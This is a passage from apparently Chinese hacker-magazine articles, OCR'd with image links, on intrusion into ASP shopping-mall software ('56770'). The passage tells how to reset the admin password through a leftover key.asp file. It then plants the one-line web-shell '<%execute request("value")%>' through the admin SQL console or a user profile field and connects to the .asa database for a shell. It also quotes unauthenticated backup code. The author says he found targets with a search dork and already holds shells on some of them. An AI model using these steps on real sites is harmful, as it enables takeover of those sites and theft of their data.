


图10 写一句话后门




图11 写入成功

前一个双引号用来闭合前面的一个双引号，中间夹一个一句话，后面再来个单引号注释掉后面的一个双引号，访问这个文件，"类型不匹配"，如图11。

用一句话的连接端连接就行了，写马进去还是直接控制就看你自己的了。

三.程序漏洞的修补

说实话，不打算修补了，这么多的漏洞修补起来还不死人啊，这种垃圾程序还拿出来卖800块，你亏心不亏心啊，修补？给800块我帮你修补吧！这种垃圾程序，死就让它死个体无完肤！最后，Love M ^_^.

编辑点评：

无语，这样的代码只是实现了其功能性，真是一分钱一分货呀，多一点点的安全检查都不做，唉，能说什么好呢？这样的程序能卖800RBM，也只有卖给做房地产的大亨了，其他人买不起，也不会买！

主流的漏洞他都包含的差不多了，有没有朋友再检查下他有没有超古老的 or 1=1 漏洞哈！

图 阿七[山西忠锐]

不完美的商城 不完美的漏洞

从本文你可以学到：

1、写一句话木马　2、备份数据库

闲的无聊，上网闲逛，偶然看到一个关于商城的入侵动画，看了后感觉不爽，方法局限性太大，无非就是利用了点社会工程学和管理员的惰性。我先用关键字"**Powered by 56770** "baidu了下，有39400，哇，挺多的嘛！我于是就想，要是发现了什么洞洞，shell大把大把，哈哈，于是利用已经拿到的shell下了套

代码看了起来，没想到洞还真多，听我慢慢道来。

一、不完美漏洞一

既然找茬子，那把上面提到的那个也说下吧，虽然能利用的不多，但也算是思路吧。程序为了方便站长，在程序的admin/key.asp文件设置了可以改密码，好多管理员都没删掉这文件，导致任意用户可以改密码。进入admin/key.asp页面后，如图1。




图1 修改密码界面

点击“修改密码”，在“登录密码”处就可以改密码了，如图2。




图2 修改密码

有了密码进入后台admin/admin_login.asp，点击“系统管理”——>“执行sql语句”，如图3。




图3 执行sql语句

在“SQL语句执行操作”的“指令”处填入"INSERT INTO 56770_skins (s_name) VALUES ('<%execute request("value")%>')"就可以把一句话木马插入数据库，如图4。




图4 插入一句话木马




图5 连接

然后用一句话客户端连接数据库database/%2356770_v5.1.asa，如图5。

如果默认的改掉了，大家可以点击备份查看源代码，这样就可以看到刚改后的数据库了。

不完美之处：删掉key.asp文件就没法利用了:(。

这个就简单说到这，继续真正的漏洞吧。

二、不完美漏洞二

看到它的数据库是database/#56770_v5.1.asa，哈哈，我的第一反应就是利用一句话，上面那个要管理员权限才可以利用，这里大家注册后，可以在注册后的——>资料管理（如图6）——>联系地址插入一句话小马"<%execute request("value")%>"，这时我们看到数据库如图7。




图6 资料管理

熟悉的'execute'暴错，接下来就和漏洞的利用方法一样了。




图7 打开数据库

不完美之处：默认数据库路径改了就无法利用。

三、不完美漏洞三

找了2个都不太理想，心里不爽，反正有代码，再找找。我找啊找啊，在后台的备份处admin_data.asp文件中（具体代码我打包给大家）发现了个漏洞，大家看下主要代码。

```
<!--#include file="conn.asp"-->
<!--#include file="inc/cookies_check.asp"-->
<%
admintop()
Select case request("action")
        Case "backup" : backup()
        Case "backupdata" : backupdata()//代码1简单的select case后就跳到代码2处.
....
sub backupdata()                    //代码2. 仔细看了, 这里可是什么验证都没就可以操作的.
Dbpath=request.form("Dbpath")
If dbpath="" Then dbpath="default.asp"
Dbpath=server.mappath(Dbpath)
bkfolder=request.form("bkfolder")
bkdbname=request.form("bkdbname")
Set Fso=server.createobject("scripting.filesystemobject")
if fso.fileexists(dbpath)then
        If CheckDir(bkfolder)= True Then
```

```
fso.copyfile dbpath, bkfolder& "\"& bkdbname&".bak"
else
        MakeNewsDir bkfolder
fso.copyfile dbpath, bkfolder& "\"& bkdbname&".bak"
end if
```

